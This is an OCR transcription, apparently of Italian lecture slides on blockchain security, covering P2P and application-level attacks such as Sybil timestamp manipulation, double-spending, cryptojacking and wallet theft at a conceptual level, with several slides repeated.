
Se l'attacco FAW viene lanciato tra due o più pool di pool, quello più grande vincerà sempre nel caso di competizione. Pertanto, l'attacco FAW è più redditizio del selfish mining e block withholding attack.

Nelle blockchain permissioned, se l’avversario controlla la replica primaria, può trattenere blocchi e transazioni per compromettere il sistema e ritardare l'elaborazione delle transazioni.

::.. Attacchi al Sistema P2P (14/15)


Un altro attacco associato coinvolge il ritardo del consenso: un utente malintenzionato può iniettare falsi blocchi per aggiungere latenza o impedire ai peer di raggiungere il consenso, propagando blocchi obsoleti o transazioni doppie.

Nelle Blockchain private basate su PBFT, un avversario può causare un ritardo del consenso anche se controlla un basso numero di repliche (meno del 33%).



Dei nodi Sybil possono anche inviare firme fasulle alle altre repliche durante la fase di prepare e commit. Poiché ogni replica è tenuta a verificare le firme, si ha un sovraccarico aggiuntivo. Se si continua a inviare tali firme, è possibile ralletare o bloccare il completamento della fase di commit. La replica primaria non riceverà il numero di approvazioni richiesto per la verifica della transazione.


::.. Attacchi al Sistema P2P (15/15)



Ogni blocco memorizza un timestamp che rappresenta il tempo approssimativo della sua creazione. In Bitcoin, ad esempio, un nodo rifiuta un blocco se il suo timestamp supera il tempo di rete di 120 minuti.

Allo scopo, i full nodes mantengono un contatore interno che denota l'ora della rete, e sincronizzato mediante un algoritmo di sincronizzazione interna.


::.. Attacchi al Sistema P2P (15/15)




Ogni blocco memorizza un timestamp che rappresenta il tempo approssimativo della sua creazione. In Bitcoin, ad esempio, un nodo rifiuta un blocco se il suo timestamp supera il tempo di rete di 120 minuti.

Allo scopo, i full nodes mantengono un contatore interno che denota l'ora della rete, e sincronizzato mediante un algoritmo di sincronizzazione interna.

Il tempo di rete si ottiene ricevendo dei messaggi di versione dai peer vicini e calcolando la mediana del tempo dai messaggi ricevuti durante la fase di bootstraping. Se tale mediana supera i 70 minuti, il contatore del tempo di rete viene automaticamente ripristinato all'ora di sistema del nodo.



::.. Attacchi al Sistema P2P (15/15)



Ogni blocco memorizza un timestamp che rappresenta il tempo approssimativo della sua creazione. In Bitcoin, ad esempio, un nodo rifiuta un blocco se il suo timestamp supera il tempo di rete di 120 minuti.


Allo scopo, i full nodes mantengono un contatore interno che denota l'ora della rete, e sincronizzato mediante un algoritmo di sincronizzazione interna.

Un attaccante, con nodi Sybil, può rallentare il tempo di rete di un nodo target, inviandogli timestamp variabili fasulli. Ciò può portare a una differenza tra il tempo di blocco e il contatore del nodo maggiore di 120 minuti, con il conseguente rifiuto del blocco e di tutti quelli successivi. Il nodo target alla fine viene isolato.

::.. Attacchi alle Applicazioni (1/7)

Le blockchain pubbliche hanno una nozione debole di anonimato e forniscono accessibilità ai dati aperti al pubblico.


- L'analisi della Blockchain pubblica o block ingestion può rivelare informazioni utili a un avversario, e potrebbe non essere desiderabile per un'applicazione o per i suoi utenti.



- Nelle blockchain, una volta che una transazione è stata approvata, non può essere annullata. Ciò ha portato a varie attività di truffa irreversibili online, in cui gli utenti sono indotti a inviare denaro. L'assenza di un'autorità centrale rende più difficile denunciare la frode e aspettarsi il rimborso.

::.. Attacchi alle Applicazioni (2/7)

Nelle cryptovalute, il double-spending si riferisce all'uso di una transazione due o più volte, firmando la stessa transazione con una chiave privata e inviandola a due diversi destinatari.




Un compratore ha la transazione con id 537704 nel suo saldo. Usandola come input, genera due transazioni per pagare due venditori. Quando un miner interroga il mempool, può selezionare una delle due per creare un nuovo blocco inclusi in un ramo della catena accettata. L'altra transazone è contenuta in un blocco rigettato, pertanto il suo venditore non vedrà corrisposto il pagamento.

::.. Attacchi alle Applicazioni (3/7)

Il cryptojacking è una forma di attacco che viene lanciata su servizi web e cloud per eseguire illegalmente PoW, senza che l'utente ne sia consapevole o dia il proprio consenso, per criptovalute basate su blockchain permissionless.

Il cryptojacking consiste nel rubare le risorse di elaborazione dai dispositivi delle loro vittime. Combinando tutte queste risorse, gli hacker sono in grado di competere con sofisticate operazioni di cryptomining senza gli elevati costi associati.




::.. Attacchi alle Applicazioni (3/7)

Il cryptojacking è una forma di attacco che viene lanciata su servizi web e cloud per eseguire illegalmente PoW, senza che l'utente ne sia consapevole o dia il proprio consenso, per criptovalute basate su blockchain permissionless.

Il cryptojacking consiste nel rubare le risorse di elaborazione dai dispositivi delle loro vittime. Combinando tutte queste risorse, gli hacker sono in grado di compiere con sofisticate operazioni di

Un avversario può compromettere un computer in vario modo come facendo clic su un link dannoso in un'e-mail, e caricare il codice di cryptomining direttamente sul computer vittima.




::.. Attacchi alle Applicazioni (3/7)

Il cryptojacking è una forma di attacco che viene lanciata su servizi web e cloud per eseguire illegalmente PoW, senza che l'utente ne sia consapevole o dia il proprio consenso, per criptovalute basate su blockchain permissionless.

Il cryptojacking consiste nel rubare le risorse di elaborazione dai dispositivi delle loro vittime. Combinando tutte queste risorse, gli hacker sono in grado di compiere con sofisticate operazioni di

Il codice di cryptomining può ricevere richieste di lavoro di mining e svolgerle, rallentando le elaborazioni sulla macchina vittima. Il frutto di tali elaborazioni sono blocchi validati che vengono inseriti nella blockchain, e le relative reward sono girate all'attaccante.




::.. Attacchi alle Applicazioni (3/7)

Il cryptojacking è una forma di attacco che viene lanciata su servizi web e cloud per eseguire illegalmente PoW, senza che l'utente ne sia consapevole o dia il proprio consenso, per criptovalute basate su blockchain permissionless.


Il cryptojacking consiste nel rubare le risorse di elaborazione dai dispositivi delle loro vittime. Combinando tutte queste risorse, gli hacker sono in grado di competere con sofisticate operazioni di cryptomining senza gli elevati costi associati.

Un esempio è rappresentato dal CoinHive malware.



::.. Attacchi alle Applicazioni (4/7)

Laddove le credenziali, come le chiavi, associate ai peer nel sistema sono archiviate in un portafoglio digitale, l'attacco "furto del portafoglio" diventa particolarmente critico e probabile.




::.. Attacchi alle Applicazioni (4/7)

Laddove le credenziali, come le chiavi, associate ai peer nel sistema sono archiviate in un portafoglio digitale, l'attacco "furto del portafoglio" diventa particolarmente critico e probabile.


- In Bitcoin, il portafoglio viene archiviato di default non crittografato, consentendo a un avversario di apprendere le credenziali associate e quali transazioni esso ha emesso.

- Anche quando protetto in modo sicuro sull'host, attacchi alla macchina ospitante consentirà all’avversario di rubarlo.
- Sussistono molti servizi di terze parti che consentono l'archiviazione di portafogli, anche questi servizi possono essere compromessi e i relativi portafogli espositi a un avversario.

::.. Attacchi alle Applicazioni (5/7)



Un problema ben noto nelle cryptovalute basate su Blockchain è l'esposizione e il furto di chiavi private.



- Se l'aggressore acquisisce la chiave privata di un utente, può firmare e generare una nuova transazione al suo posto, spendendo il suo saldo.

Le blockchain pubbliche dispongono di applicazioni client open source che consentono agli utenti di connettersi alla rete. Nel tempo vengono rilasciate nuove versioni del software, implementando nuove regole e aggiornamenti, o patch per risolvere vulnerabilità.

::.. Attacchi alle Applicazioni (6/7)

Index	Version	Release Date	Lag	Users %
1	B. Core v0.16.0	02-26-2018	59	36.28%
2	B. Core v0.15.1	11-11-2017	166	27.52%
3	B. Core v0.15.0.1	09-19-2017	219	5.01%
4	B. Core v0.14.2	06-17-2017	313	4.67%
5	B. Core v0.15.0	04-22-2017	369	2.05%


Non tutti i nodi scaricano la versione appena rilasciata, ma continuano a usare il vecchio software e rimangono esposti alle sue vulnerabilità.

Per l'adozione del client di Bitcoin nel 2018, solo il 36,28% dei nodi utilizza la versione più aggiornata e immune agli attacchi DDoS.

Il codice open source può essere sfruttato da un avversario per rilasciare un nuovo aggiornamento con codice dannoso. Se un utente installa il software, può fornire l'accesso all'attaccante che può lanciare vari attacchi e ghermire dati sensibili dell’utente.

::.. Attacchi alle Applicazioni (7/7)

Nuove applicazioni sono realizzate sfruttando un apposito linguaggio di programmazione, e caratterizzati da una serie di vulnerabilità e creano una nuova superficie di attacco.



Un certo numero di progetti hanno identificato la sicurezza degli smart contract come un'esigenza del mercato e hanno proposto soluzioni per l'audit e la revisione degli smart contract mediante la loro analisi statica.

